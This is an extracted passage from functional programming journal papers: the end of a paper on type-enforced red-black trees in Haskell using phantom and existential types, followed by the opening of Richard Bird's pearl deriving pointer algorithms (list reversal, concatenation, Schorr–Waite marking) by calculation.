<i>bmem :: Ord a <math>\Rightarrow</math> a <math>\rightarrow</math> (t a <math>\rightarrow</math> Bool) <math>\rightarrow</math> AddLayer t a <math>\rightarrow</math> Bool</i>	
<i>bmem x m (B(l, y, r))</i>	
$x < y$	$= rmem x m l$
$x > y$	$= rmem x m r$
otherwise	$= True$
<i>rmem :: Ord a <math>\Rightarrow</math> a <math>\rightarrow</math> (t a <math>\rightarrow</math> Bool) <math>\rightarrow</math> Red t a <math>\rightarrow</math> Bool</i>	
<i>rmem x m (C t)</i>	$= m t$
<i>rmem x m (R(l, y, r))</i>	
$x < y$	$= m l$
$x > y$	$= m r$
otherwise	$= True$

---

Fig. 2. Proper red-black trees.

can hide this argument from view by using the class system (Hinze, 1999a), but that is merely a matter of presentation.

The penalty for implementations using this data structure will necessarily contain:

- the cost for the indirections  $C t$ ;
- the cost for passing through (or maintaining) the  $Next$  constructors;
- the cost of the dictionary updates (the mentioned functional argument).

A black coloured tree can either have red or black coloured subtrees — this is the reason for the two constructors at type  $Red$ , and in particular for the extra overhead caused by the constructor  $C$  as mentioned in the first point. The purpose of  $C$  is to embed black coloured trees into the type of potentially red coloured trees which are exactly the kind of trees permitted as subtrees of black nodes. In other words, any application of  $C$  is overhead, we pay for the typing. In the following I shall put this point aside as it is completely independent from the other issues — it should just be mentioned though that this particular subproblem can be solved through the use of so-called refinement types (Davies, 1997).

The other two points incur costs proportional to the height of the tree. Also, search, insertion and deletion for this data structure operate in time proportional to the tree height — implementations are provided on the JFP home page

<http://www.cs.ukc.ac.uk/people/staff/smk/redblack/rb.html>

```

type Tr t a b          = (t a b, a, t a b)
data Red t a b         = C(t a b) | R(Tr t a b)
data Black a b          = E | B(Tr (Red Black) a [b])

balanceL :: Red (Red Black) a [b] → a → Red Black a [b] → Red Black a b
balanceL (R(R(a, x, b), y, c)) z d = R(B(C a, x, C b), y, B(c, z, d))
balanceL (R(a, x, R(b, y, c))) z d = R(B(a, x, C b), y, B(C c, z, d))
balanceL (R(C a, x, C b)) z d      = C(B(R(a, x, b), z, d))
balanceL (C a) x b              = C(B(a, x, b))

```

Fig. 3. Top-down typing.

In other words, the penalty slows the algorithms down by a constant factor. Can we avoid these costs?

## 2 Employing existential types

We can indeed reduce the performance penalty, by exploiting a language extension supported by most (if not all) Haskell compilers.

Figure 3 shows another type definition for red-black trees that again uses nested datatypes, i.e. one argument of a type constructor changes during recursion – the last argument for type constructors *Red* and *Black*. However, this argument is a *phantom type*, it is not used anywhere, no data component has that type.

I have not invented phantom types. Erik Meijer and Daan Leijen seem to be using them regularly in their work, e.g. in Finne *et al.* (1999) to express inheritance. However, in our application the phantom type is even more elusive – it does not interfere with the code, its only purpose is to make the *type checker* check the tree balancing. We simply record in this argument the depth of the node in the tree, i.e. how many black levels we have passed from the root of the tree.

As no data component uses this changing type, the code for the program is identical to a much more relaxedly typed version which ensured the colouring but not the balancing – only the type annotations change. One such example (of unaffected code) is the *balanceL* operation in figure 3. Its type tells us that its first tree argument is (potentially) infrared, the second (potentially) red and that the result is (potentially) red. Moreover, the depth of the result is one less than the depths of the two others: this is recorded in the last type argument.

The *depth* of the trees (relative to some other tree) is not quite what we want, we need to reason about their *heights*. However, subtrees at the same depth  $k$  in a balanced tree of height  $n$  have necessarily the same height  $(n - k)$ . The function *balanceL* creates a tree we are allowed to place at depth  $k - 1$ . We really need that this tree has height  $n - k + 1$  – it does, but this is not enforced through the types alone. We also need to restrict the use of the polymorphic *E* constructor.

Figure 4 shows the main part of the insertion algorithm (I omitted *balanceR* which is completely dual to *balanceL*). Insertion into black and red coloured nodes has been split as they now have different types. Again, the types tell us about both the colouring and the depth, e.g. inserting into a (potentially) red tree gives us a (potentially) infrared tree of the same depth.

$$\begin{aligned}
insB :: Ord a \Rightarrow a \rightarrow Black a b \rightarrow Red a b \\
insB x E &= R(E, x, E) \\
insB x t @ (B(a, y, b)) \\
| x < y &= balanceL (insR x a) y b \\
| x > y &= balanceR a y (insR x b) \\
| otherwise &= C t \\
insR :: Ord a \Rightarrow a \rightarrow Red a b \rightarrow Red (Red Black) a b \\
insR x (C t) &= C(insB x t) \\
insR x t @ (R(a, y, b)) \\
| x < y &= R(insB x a, y, C b) \\
| x > y &= R(C a, y, insB x b) \\
| otherwise &= C t
\end{aligned}$$

Fig. 4. Insert.

$$\begin{aligned}
newtype Tree a &= forall b . ENC (Black a b) \\
empty &= ENC E \\
insert &:: Ord a \Rightarrow a \rightarrow Tree a \rightarrow Tree a \\
insert x (ENC t) &= ENC(blacken(insB x t)) \\
blacken &:: Red Black a b \rightarrow Black a b \\
blacken (C u) &= u \\
blacken (R(a, x, b)) &= B(C(inc a), x, C(inc b))
\end{aligned}$$

Fig. 5. Existential type.

The algorithm is wrapped up in figure 5. In order to keep operating with tree depths in a safe manner (i.e. using depths as a reliable source of information for their heights) we have to keep the depths of differently constructed trees separate. This is achieved by using a fresh existential type variable<sup>2</sup> for every freshly-built tree.

The figure also hints at the only computational overhead required for this version, the calls of the function *inc* inside the definition of *blacken*. We need to call this operation whenever the height of the overall tree increases. In that case, the top node changes its colour from red to black and thus the depth of every single node in the tree goes up by one. Although the tree itself does not change (*inc* really is the identity function, see figure 6), the type system forces us to traverse the entire tree. This linear cost arises only when the height increases which happens with a probability of  $(\log n)/n$  inserting a random element into a random tree of size  $n$ . Thus, the expected costs are still  $O(\log n)$ ; this approximation still applies under strict evaluation, provided we are prepared to live with the worst-case cost of  $O(n)$ . Only a few pathological usage patterns can make the amortised costs (Okasaki, 1998) exceed that bound, e.g. when we repeatedly delete/insert while the tree is at the borderline of a certain height. The situation does not change under strict evaluation, unless we make the tree constructors non-strict — in which case single-threadedness becomes an additional worry.

<sup>2</sup> Syntax for this feature varies between compilers as it is non-standard.

<i>inc</i>	::	<i>Black a b</i> → <i>Black a [b]</i>
<i>inc</i>	=	<i>tickB</i>
<i>tickB</i>	::	<i>Black a b</i> → <i>Black a c</i>
<i>tickB E</i>	=	<i>E</i>
<i>tickB (B(a, x, b))</i>	=	<i>B(tickR a, x, tickR b)</i>
<i>tickR</i>	::	<i>Red a b</i> → <i>Red a c</i>
<i>tickR (C t)</i>	=	<i>C(tickB t)</i>
<i>tickR (R(a, x, b))</i>	=	<i>R(tickB a, x, tickB b)</i>

Fig. 6. Depth adjustment.

### 3 Deletion

Deletion of elements is a more intricate operation. Notice that the auxiliary *insB* function of the insertion algorithm maintains the property that both its argument and result have the same height. Deletion cannot maintain the same invariant, for a very simple reason: if we have a singleton black tree and delete its sole element then the only possible outcome is the empty tree – and this already reduces the height. More generally, if we (successfully) delete an element from any tree without red-coloured nodes then the height of the tree has to be reduced; singleton black trees are just a special case.

We can maintain a different invariant though. Whenever we attempt to delete something from a *black tree* of height  $n + 1$  we return a tree of height  $n$ , while deletion from red trees (and the empty tree) preserves the height. This is even possible if the deletion attempt fails as we can always redden the root node, again permitting infrared trees. Overall, this is a slight improvement over the deletion algorithms in Hinze (1998) and Reade (1992), which represent deletion underflow in the data rather than putting it into the structure of the algorithm.

The full algorithm can be found on the JFP web site. While Hinze's algorithm essentially tries to mimic the traditional imperative algorithm, my version is closer to Reade's as it is also based on a recursive *append* operation. The more complicated structure of the deletion algorithm is bad news for the *higher-order nested* version of red-black trees (from figure 2), because it needs to update that structure whenever tree heights change. In both Hinze's and my algorithm (when adapted to that type) this means updating a class dictionary with at least two functions, significantly increasing the computational overhead.

Of more interest for this paper though is how the algorithm interfaces with the existential type variables, see figure 7. The function *delB* is the dual to *insB*, it removes an element from a black tree. The result is a potentially infrared tree of depth 1. If that tree is either red or infrared (first two cases) we simply blacken the top red node and thus obtain the required black tree of depth 0. In the third case the returned tree is already black and it is here where we have a deletion underflow – the height of the tree decreases. However, in contrast to insertion, we do not need to adjust the types in this case as we can abstract any type we like when we

---

```

delete :: Ord a => a → Tree a → Tree a
delete x (ENC t)      =
  case delB x t of
    R p           → ENC (B p)
    C(R(a, x, b)) → ENC(B(C a, x, C b))
    C(C q)        → ENC q
  delB :: Ord a => a → Black a b → Red (Red Black) a [b]
  ...

```

---

Fig. 7. Deletion wrap-up.

introduce an existential type variable. Although  $q$  has type  $\text{Black } a [b]$  in that last case,  $\text{ENC } q$  still type-checks.

Therefore, this deletion operation has no computational overhead whatsoever for the type discipline that enforces balancing, unless we count the part responsible for the colour discipline.

#### 4 Conclusion

We know how we can maintain the invariants of red-black trees through Haskell's type system, using nested datatypes. This causes a small but noticeable overhead. Most of this overhead can be removed by the clever use of existential types.

One can also easily eliminate all the checks once correctness is established: just eliminate the phantom type parameter we used to pass on the existential type. This removes both polymorphic recursion and existentials, but leaves the algorithm virtually unchanged – boosting the performance slightly as  $\text{inc}$  can be replaced by the identity.

While the implementation has practical advantages over higher-order nested types, it is less clear how it would compare to a dependently typed version, in particular Hongwei Xi's implementation of red-black trees in de Caml (Xi, 1999). Xi's version also avoids the costly higher-order parameters required by the higher-order nested types, but it is not quite clear to me how much (if anything) from the type system invades the run-time system.

#### References

- Bayer, R. (1972) Symmetric binary b-trees: Data structure and maintenance algorithms. *Acta informatica*, **1**, 290–306.
- Cormen, T. H., Leiserson, C. E. and Rivett, R. L. (1990) *Introduction to Algorithms*. MIT Press.
- Davies, R. (1997) *A refinement-type checker for Standard ML*. AMAST'97 presentation.
- Finne, S., Daan, L., Meijer, E. and Peyton Jones, S. (1999) Calling heaven from hell and hell from heaven. *Proceedings ACM SIGPLAN International Conference on Functional Programming*, pp. 114–125. ACM Press.
- Hinze, R. (1998) *Numerical representations as higher-order nested datatypes*. Technical report IAI-TR-98-12, Universität Bonn.

- Hinze, R. (1999a) Constructing red-black trees. *Workshop on algorithmic aspects of advanced programming languages*, pp. 89–99.
- Hinze, R. (1999b) Manufacturing datatypes. *Workshop on Algorithmic Aspects of Advanced Programming Languages*, pp. 1–16.
- Kahrs, S. (1996) Limits of ML-definability. *Proceedings of PLILP'96: Lecture Notes in Computer Science 1140*, pp. 17–31. Springer-Verlag.
- Okasaki, C. (1998) *Purely Functional Data Structures*. Cambridge University Press.
- Okasaki, C. (1999) Functional pearl: Red-black trees in a functional setting. *J. Functional Programming*, **9**(4), 471–477.
- Reade, C. (1992) Balanced trees with removals, an exercise in rewriting and proof. *Science of Computer Programming*, **18**(2), 181–204.
- Sedgewick, R. (1988) *Algorithms*. Addison-Wesley.
- Xi, H. (1999) Dependently typed data structures. *Workshop on Algorithmic Aspects of Advanced Programming Languages*, pp. 17–32.

## FUNCTIONAL PEARL

### *Unfolding pointer algorithms*

RICHARD S. BIRD

*Programming Research Group, Oxford University  
Wolfson Building, Parks Road, Oxford OX1 3QD, UK*

#### 1 Introduction

A fair amount has been written on the subject of reasoning about pointer algorithms. There was a peak about 1980 when everyone seemed to be tackling the formal verification of the Schorr–Waite marking algorithm, including Gries (1979, Morris (1982) and Topor (1979). Bornat (2000) writes: “The Schorr–Waite algorithm is the first mountain that any formalism for pointer aliasing should climb”. Then it went more or less quiet for a while, but in the last few years there has been a resurgence of interest, driven by new ideas in relational algebras (Möller, 1993), in data refinement Butler (1999), in type theory (Hofmann, 2000; Walker and Morrisett, 2000), in novel kinds of assertion (Reynolds, 2000), and by the demands of mechanised reasoning (Bornat, 2000). Most approaches end up being based in the Floyd–Dijkstra–Hoare tradition with loops and invariant assertions. To be sure, when dealing with any recursively-defined linked structure some declarative notation has to be brought in to specify the problem, but no one to my knowledge has advocated a purely functional approach throughout. Mason (1988) comes close, but his Lisp expressions can be very impure. Möller (1999) also exploits an algebraic approach, and the structure of his paper has much in common with what follows.

This pearl explores the possibility of a simple functional approach to pointer manipulation algorithms.

#### 2 A little theory

Suppose  $Adr$  is some set of ‘addresses’, containing a distinguished element  $Nil$ . A list of type  $[T]$  can be represented by an address  $a$  and two functions

$$\begin{aligned} next &:: Adr \rightarrow Adr \\ data &:: Adr \rightarrow T \end{aligned}$$

The abstraction function is  $map\ data \cdot (next \star)$ , where

$$\begin{aligned} (\star) &:: (Adr \rightarrow Adr) \rightarrow Adr \rightarrow [Adr] \\ f \star a &= \text{if } a = Nil \text{ then } [] \text{ else } a : f \star (f a) \end{aligned}$$

The operator  $\star$  is a cut-down version of a more general function  $unfold$ ; see Gibbons and Jones (1998) for a discussion of the use of  $unfold$  in functional programming.

Since all the algorithms considered below are polymorphic, the *data* function plays no essential part in the calculations, so we will quietly ignore it.

For later use, define the predicates

$$\begin{aligned} FL(f, a) &= f \star a \text{ is a finite list} \\ ND(f, a) &= f \star a \text{ contains no duplicates} \\ DJ(f, a, b) &= f \star a \text{ and } f \star b \text{ have no common elements} \end{aligned}$$

It is clear that  $FL \Rightarrow ND$  because the presence of a duplicate element produces a cycle. And  $ND \Rightarrow FL$  if the set *Adr* is finite.

Apart from  $\star$ , the other basic ingredient we will need is the one-point update function defined by

$$f[a := b] = \lambda x. \mathbf{if} \ x = a \ \mathbf{then} \ b \ \mathbf{else} \ f \ x$$

Obvious properties of this function include:

$$\begin{aligned} f[a := f a] &= f \\ f[a := b][a := c] &= f[a := c] \end{aligned}$$

The key result is the following observation:

$$a \notin f \star x \Rightarrow f[a := b] \star x = f \star x \quad (1)$$

In words, if  $a$  doesn't appear on the list  $f \star x$  we can change its  $f$ -value to anything we like. Proof of (1) is a simple exercise in induction (see Bird, 1998, Ch. 9), and we omit details.

### 3 Reversal

Let us begin with something that every functional programmer knows: efficient list reversal. Everyone knows that the naive definition of *reverse*, namely,

$$\begin{aligned} \text{reverse} [] &= [] \\ \text{reverse} (x : xs) &= \text{reverse} xs ++ [x] \end{aligned}$$

takes quadratic time in the length of the list. And everyone knows that the way to improve efficiency is to introduce an accumulating parameter. More precisely, define *revcat* by

$$\text{revcat} xs ys = \text{reverse} xs ++ ys$$

and use this specification to synthesize the following alternative definition of *revcat*:

$$\begin{aligned} \text{revcat} [] ys &= ys \\ \text{revcat} (x : xs) ys &= \text{revcat} xs (x : ys) \end{aligned}$$

The computation of *revcat* takes linear time and, since  $\text{reverse} xs = \text{revcat} xs []$ , we now have a linear-time algorithm for *reverse*.

For the next step, suppose that the lists are presented to us as linked lists through the function *next* of the previous section. We can pose the question: for what functions *step* and *init*, if any, do we have

$$\text{revcat} (\text{next} \star a) (\text{next} \star b) = (\text{step} \text{next} a b) \star (\text{init} \text{next} a b) \quad ?$$

The existence of *step* and *init* surely depends on conditions on *next*, *a* and *b*, so we add in a proviso  $P(next, a, b)$  and ask the supplementary question: what is the minimum  $P$ ?

To answer the questions we proceed by calculation. In the case  $a = Nil$  we argue:

$$\begin{aligned} & revcat(next \star a)(next \star b) \\ = & \quad \{\text{definition of } \star\} \\ & revcat([])(next \star b) \\ = & \quad \{\text{definition of } revcat\} \\ & next \star b \end{aligned}$$

Hence we can take  $\text{step } next \ a \ b = next$  and  $\text{init } next \ a \ b = b$ .

In the case  $a \neq Nil$  we will need to make two wishes during the course of the following calculation:

$$\begin{aligned} & revcat(next \star a)(next \star b) \\ = & \quad \{\text{definition of } \star \text{ in case } a \neq Nil\} \\ & revcat(a : next \star next a)(next \star b) \\ = & \quad \{\text{definition of } revcat\} \\ & revcat(next \star next a)(a : next \star b) \\ = & \quad \{\text{first wish, with } f \text{ to be defined later}\} \\ & revcat(f \star next a)(f \star a) \\ = & \quad \{\text{second wish: } P(next, a, b) \Rightarrow P(f, next a, a)\} \\ & (\text{step } f \ (next a) \ a) \star (\text{init } f \ (next a) \ a) \end{aligned}$$

Hence, in the case  $a \neq Nil$ , we can take

$$\begin{aligned} \text{step } next \ a \ b &= \text{step } f \ (next a) \ a \\ \text{init } next \ a \ b &= \text{init } f \ (next a) \ a \end{aligned}$$

We still have to make the wishes come true, and this involves finding a function  $f$  such that when  $a \neq Nil$ :

$$a : next \star b = f \star a \tag{2}$$

$$next \star next a = f \star next a \tag{3}$$

$$P(next, a, b) \Rightarrow P(f, next a, a) \tag{4}$$

Implication (1) can be used to establish (2). To see this, we argue:

$$\begin{aligned} & f \star a \\ = & \quad \{\text{definition of } \star \text{ in case } a \neq Nil\} \\ & a : f \star f a \\ = & \quad \{\text{setting } f = next[a := b], \text{ so } f a = b\} \\ & a : f \star b \\ = & \quad \{(1), \text{ assuming } a \notin next \star b\} \\ & a : next \star b \end{aligned}$$

Implication (1) can also be used to establish (3):

$$\begin{aligned}
 & f \star next a \\
 = & \quad \{ \text{with } f = next[a := b] \} \\
 & next[a := b] \star next a \\
 = & \quad \{(1), \text{assuming } a \notin next \star (next a)\} \\
 & next \star next a
 \end{aligned}$$

The requirements on  $P$  therefore take the form

$$\begin{aligned}
 P(next, a, b) \wedge a \neq Nil \Rightarrow \\
 a \notin next \star b \wedge a \notin next \star (next a) \wedge P(next[a := b], next a, a)
 \end{aligned}$$

The weakest solution for  $P$  of this implication can be computed, with some effort, and turns out to be

$$P(next, a, b) \equiv ND(next, a) \wedge DJ(next, a, b)$$

In words,  $next \star a$  has no duplicated elements and no elements in common with  $next \star b$ . Clearly,  $DJ(next, a, Nil)$  holds

In summary, we have shown that, provided  $ND(next, a)$ ,

$$reverse(next \star a) = f \star b \quad \text{where } (f, b) = loop\ next\ a\ Nil$$

and

$$loop\ next\ a\ b = \text{if } a = Nil \text{ then } (next, b) \text{ else } loop\ (next[a := b])(next\ a)\ a$$

Here is the definition of  $loop\ next\ a\ Nil$  again, written this time in an imperative style:

```

b := Nil;
do a ≠ Nil →
    next, a, b := next[a := b], next a, a
od;
return (next, b)

```

Replacing  $next := next[a := b]$  by  $next[a] := b$  gives essentially the code for the in-place reversal of a linked list. Bornat (2000) writes: “the in-place list-reversal algorithm is the lowest hurdle that a pointer-aliasing formalism ought to be able to jump”. We have made the hurdle a little higher than it might have been by not stating a reasonable precondition at the outset. But then, we didn’t give the details of how to compute the minimum precondition  $P$  from its specification. Note carefully that the precondition is that  $next \star a$  should not contain duplicates, not that it should be a finite list. To be sure, if  $next \star a$  were not finite the code above would not terminate, but then neither would *revcat* so the implementation is correct. If  $next \star a$  did contain a duplicate, so was a cyclic list, the implementation above would terminate with an incorrect result.

#### 4 Concatenation

Before proceeding to the looming mountain of Schorr–Waite, let us dally in the foothills of a simpler problem, namely an in-place pointer algorithm for list concatenation.

Many operations on linked lists are simpler to implement when the lists are represented using so-called *header cells*. In a header-cell implementation, a list  $xs$  is represented by the address  $a$  of a special cell (so  $a \neq Nil$ ) under the abstraction mapping  $\text{map } data \cdot (next \diamond )$  where

$$f \diamond x = f \star (f x)$$

The use of header cells explains why we pose the question for list concatenation in the following form: for what function  $step$ , and under what proviso  $P$ , do we have

$$next \diamond a \dagger\!+ next \diamond b = (step \, next \, a \, b) \diamond a \quad ?$$

Our aim is to come up with the following definition of  $step$ :

$$\begin{aligned} step \, next \, a \, b &= \text{if } next \, a = Nil \text{ then } next[a := next \, b] \\ &\quad \text{else } step \, next \, (next \, a) \, b \end{aligned}$$

In an imperative idiom  $step$  is implemented by the loop

```
x := a;
do next[x] ≠ Nil → x := next[x] od;
next[x] := next[b];
return next
```

If  $next \diamond a$  is not a finite list, then the value of  $step$  is  $\perp$ . But in functional programming  $xs \dagger\!+ ys = xs$  if  $xs$  is an infinite list. To implement  $\dagger\!+$  faithfully the algorithm above would not suffice; instead we would have to detect whether  $next \star a$  is cyclic and do nothing if it was. To avoid this complexity we will assume at the outset that  $next \diamond a$  is a finite list.

To justify the implementation, we again proceed by calculation. In the case  $next \, a = Nil$ , we argue:

$$\begin{aligned} &next \diamond a \dagger\!+ next \diamond b \\ &= \quad \{\text{definition of } \diamond\} \\ &\quad [] \dagger\!+ next \diamond b \\ &= \quad \{\text{definition of } \dagger\!+\} \\ &\quad next \diamond b \\ &= \quad \{\text{claim, assuming } a \notin next \diamond b\} \\ &\quad next[a := next \, b] \diamond a \end{aligned}$$

For the claim, we reason:

$$\begin{aligned} &next[a := next \, b] \diamond a \\ &= \quad \{\text{definition of } \diamond \text{ and } next[a := next \, b] \, a = next \, b\} \end{aligned}$$

$$\begin{aligned}
& \text{next}[a := \text{next } b] \star \text{next } b \\
= & \quad \{(1), \text{assuming } a \notin \text{next } \diamond b\} \\
& \text{next } \diamond b
\end{aligned}$$

Hence we can take  $\text{step next } a b = \text{next}[a := \text{next } b]$ , provided that

$$P(\text{next}, a, b) \wedge \text{next } a = \text{Nil} \Rightarrow a \notin \text{next } \diamond b$$

In the case  $\text{next } a \neq \text{Nil}$ , we argue:

$$\begin{aligned}
& \text{next } \diamond a \nmid \text{next } \diamond b \\
= & \quad \{\text{definition of } \diamond \text{ and } \nmid\} \\
& \text{next } a : (\text{next } \diamond \text{next } a \nmid \text{next } \diamond b) \\
= & \quad \{\text{induction, writing } f = \text{step next } (\text{next } a) b, \text{ assuming } P(\text{next}, \text{next } a, b)\} \\
& \text{next } a : f \diamond \text{next } a \\
= & \quad \{\text{assume } P(\text{next}, a, b) \Rightarrow \text{next } a = f a\} \\
& f \diamond a
\end{aligned}$$

We can therefore take  $\text{step next } a b = f$ , provided that

$$\begin{aligned}
& P(\text{next}, a, b) \wedge \text{next } a \neq \text{Nil} \Rightarrow \\
& \text{next } a = \text{step next } (\text{next } a) b a \wedge P(\text{next}, \text{next } a, b)
\end{aligned}$$

This gives the definition of  $\text{step}$  described above.

To see what  $P$  entails, observe from the definition of  $\text{step}$  and the assumption that  $\text{next } \diamond a$  is a finite list, that

$$\text{next } a \neq \text{Nil} \Rightarrow \text{step next } (\text{next } a) b = \text{next}[x := \text{next } b]$$

for some  $x \in \text{next } \diamond a$ . Since  $a \notin \text{next } \diamond a$  (otherwise  $\text{next } \diamond a$  is not finite), we obtain

$$\text{step next } (\text{next } a) b a = \text{next } a$$

as required. The minimum solution for

$$\begin{aligned}
P(\text{next}, a, b) \wedge \text{next } a = \text{Nil} & \Rightarrow a \notin \text{next } \diamond b \\
P(\text{next}, a, b) \wedge \text{next } a \neq \text{Nil} & \Rightarrow P(\text{next}, \text{next } a, b)
\end{aligned}$$

turns out to be

$$P(\text{next}, a, b) \equiv (\forall k :: \text{next}^{k+1} a = \text{Nil} \Rightarrow \text{next}^k \notin \text{next } \diamond b)$$

One can show that  $DJ(\text{next}, a, b) \Rightarrow P(\text{next}, a, b)$ , so it is sufficient to assume that the finite list  $\text{next} \star a$  has no elements in common with  $\text{next} \star b$ .

## 5 Schorr–Waite

The Schorr–Waite marking algorithm takes as inputs a directed graph with outdegree at most two and an initial node  $a$ , and returns a function  $m$  such that  $m b = 1$  if node  $b$  is reachable from  $a$  and  $m b = 0$  otherwise. The adjacency information is

given by two functions  $\ell, r :: Adr \rightarrow Adr$ , short for left and right. Either  $\ell a$  or  $r a$  can be *Nil*.

Our starting point is the following standard marking algorithm:

$$\begin{aligned} \text{mark } (\ell, r, a) &= \text{mark 1 } (\ell, r, \text{const } 0, [a]) \\ \text{mark 1 } (\ell, r, m, [ ]) &= (\ell, r, m) \\ \text{mark 1 } (\ell, r, m, a : as) &= \begin{aligned} &\text{if } a \neq \text{Nil} \wedge m a = 0 \\ &\quad \text{then mark 1 } (\ell, r, m[a := 1], \ell a : r a : as) \\ &\quad \text{else mark 1 } (\ell, r, m, as) \end{aligned} \end{aligned}$$

The result of  $\text{mark } (\ell, r, a)$  is a triple of functions  $(\ell, r, m)$  such that  $m b = 1$  if  $b$  is reachable from  $a$ , and  $m b = 0$  otherwise. We also return the adjacency functions  $(\ell, r)$  because during the course of the Schorr–Waite algorithm they are modified, and we wish to ensure that they end up restored to their original values. Note, finally, that the list argument of  $\text{mark 1}$  is treated as a stack.

For the first step we transform  $\text{mark 1}$  into a function  $\text{mark 2}$  satisfying

$$\text{mark 2 } (\ell, r, m, a, as) = \text{mark 1 } (\ell, r, m, a : map r as)$$

The idea is to use the stack  $as$  only as a repository for marked nodes whose right subtrees have not yet been explored. In particular,

$$\text{mark } (\ell, r, a) = \text{mark 2 } (\ell, r, \text{const } 0, a, [ ])$$

Synthesizing a direct recursive definition of  $\text{mark 2}$  leads quite easily to the following code:

$$\begin{aligned} \text{mark 2 } (\ell, r, m, a, as) &= \\ \left| \begin{array}{l} a \neq \text{Nil} \wedge m a = 0 \rightarrow \text{mark 2 } (\ell, r, m[a := 1], \ell a, a : as) \\ \text{null as} \rightarrow (\ell, r, m) \\ \text{otherwise} \rightarrow \text{mark 2 } (\ell, r, m, r(\text{head as}), \text{tail as}) \end{array} \right. \end{aligned}$$

Note that arguments  $m$  and  $as$  of  $\text{mark 2}$  satisfy the property that if  $x \in as$ , then  $m x = 1$ .

The next step is to represent the stack by a linked list. The way this is done is the central idea of the Schorr–Waite algorithm. We will tackle this rock face by first considering two simpler representations.

The most obvious representation is to introduce an additional function  $n :: Adr \rightarrow Adr$  (short for *next*) and use the abstraction

$$\text{stack } (n, b) = n \star b$$

As a somewhat more complicated representation, we can represent the stack by a triple  $(s, n, b)$ , where  $n$  and  $b$  are as above and  $s$  is a new marking function. The abstraction function is

$$\text{stack } (n, s, b) = \text{filter } (\text{marked } s)(n \star b)$$

where  $\text{marked } s a = (s a = 1)$ . This representation leads to the following implemen-

tations of the stack operations:

$$\begin{aligned} a : (n, s, b) &= (n[a := b], s[a := 1], a) \\ \text{head } (n, s, b) &= \text{if } s.b = 1 \text{ then } b \text{ else head } (n, s, n.b) \\ \text{tail } (n, s, b) &= \text{if } s.b = 1 \text{ then } (n, s[b := 0], b) \text{ else tail } (n, s, n.b) \end{aligned}$$

The marking function  $s$  is used to delay removing elements from the stack. When an element  $a$  is added to the stack,  $s.a$  is set to 1. When this element is popped it is not removed immediately but instead  $s.a$  is set to 0. It is removed only when access to successors on the stack is required.

This representation of the stack leads to the introduction of  $\text{mark3}$ , specified by

$$\text{mark3}(\ell, r, m, s, n, a, b) = \text{mark2}(\ell, r, m, a, \text{stack}(n, s, b))$$

In particular, we have

$$\text{mark } (\ell, r, a) = \text{mark3}(\ell, r, \text{const } 0, \text{const } 0, \perp, a, \text{Nil})$$

since the initial values of  $s$  and  $n$  are irrelevant. We choose, however, to initialise  $s$  to  $\text{const } 0$  since that will also be the final value of  $s$ .

Synthesizing a direct definition of  $\text{mark3}$  leads to

$$\begin{aligned} \text{mark3}(\ell, r, m, n, s, a, b) &= \\ \left| \begin{array}{ll} a \neq \text{Nil} \wedge m.a = 0 & \rightarrow \text{mark3}(\ell, r, m[a := 1], n[a := b], s[a := 1], \ell.a, a) \\ b = \text{Nil} & \rightarrow (\ell, r, m) \\ \text{otherwise} & \rightarrow \text{pop } (\ell, r, m, n, s, a, b) \end{array} \right. \end{aligned}$$

where

$$\begin{aligned} \text{pop } (\ell, r, m, n, s, a, b) &= \\ \left| \begin{array}{ll} s.b = 1 & \rightarrow \text{mark3}(\ell, r, m, n, s[b := 0], r.b, b) \\ s.b = 0 & \rightarrow \text{pop } (\ell, r, m, n, s, b, n.b) \end{array} \right. \end{aligned}$$

Since we know that if  $b$  is on the stack, then  $b \neq \text{Nil} \wedge m.b = 1$ , we can eliminate calls to  $\text{pop}$  and replace  $\text{mark3}$  with the simpler though marginally less efficient version

$$\begin{aligned} \text{mark3}(\ell, r, m, n, s, a, b) &= \\ \left| \begin{array}{ll} a \neq \text{Nil} \wedge m.a = 0 & \rightarrow \text{mark3}(\ell, r, m[a := 1], n[a := b], s[a := 1], \ell.a, a) \\ b = \text{Nil} & \rightarrow (\ell, r, m) \\ s.b = 1 & \rightarrow \text{mark3}(\ell, r, m, n, s[b := 0], r.b, b) \\ s.b = 0 & \rightarrow \text{mark3}(\ell, r, m, n, s, b, n.b) \end{array} \right. \end{aligned}$$

We are now ready for the third representation of the stack. The cunning idea of Schorr and Waite is to eliminate the function  $n$  and to store its values in the  $\ell$  and  $r$  fields instead. More precisely, the aim is to replace  $n$  by the function  $\text{next } (\ell, r, s)$  defined by

$$\text{next } (\ell, r, s) = \lambda x. \text{if } s.x = 1 \text{ then } \ell.x \text{ else } r.x \quad (5)$$

As a result, we are left with providing just one extra marking function  $s$ , and since  $s$

requires a single bit per node rather than a full address, there is a significant saving in space.

The functions  $\ell$  and  $r$  are modified during the algorithm, in fact at any point  $\ell x$  and  $r x$  are guaranteed to have their initial values only if  $x$  is not on the list  $n \star b$ . We claim that they can be restored to their original values by the function *restore*, defined by

$$\begin{aligned} \text{restore } (\ell, r, s, a, b) = \\ \left| \begin{array}{ll} b = \text{Nil} & \rightarrow (\ell, r) \\ s.b = 1 & \rightarrow \text{restore } (\ell[b := a], r, s, b, n.b) \\ s.b = 0 & \rightarrow \text{restore } (\ell, r[b := a], s, b, n.b) \end{array} \right. \end{aligned}$$

where  $n = \text{next } (\ell, r, s)$ . Informally, the stack is traversed and the values of  $\ell$  and  $r$  are restored by appropriate updating. By definition of *next* we can replace  $n.b$  by  $\ell.b$  in the first recursive call of *restore* and by  $r.b$  in the second. Setting

$$\text{restore } (\ell, r, s, a, b) = (\ell_0, r_0)$$

it is clear that  $\ell_0.x = \ell.x$  and  $r_0.x = r.x$  for all  $x$  not on the list  $n \star b$ .

Now introduce *mark4* defined by

$$\text{mark4 } (\ell, r, m, s, a, b) = \text{mark3 } (\text{restore } (\ell, r, s, a, b), m, \text{next } (\ell, r, s), s, a, b)$$

For syntactic accuracy the first two arguments of *mark3* should have been paired, so assume they were. It is easy to show that

$$\text{mark } (\ell, r, a) = \text{mark4 } (\ell, r, \text{const } 0, \text{const } 0, \perp, a, \text{Nil})$$

Our objective is to synthesize the following recursive definition of *mark4*:

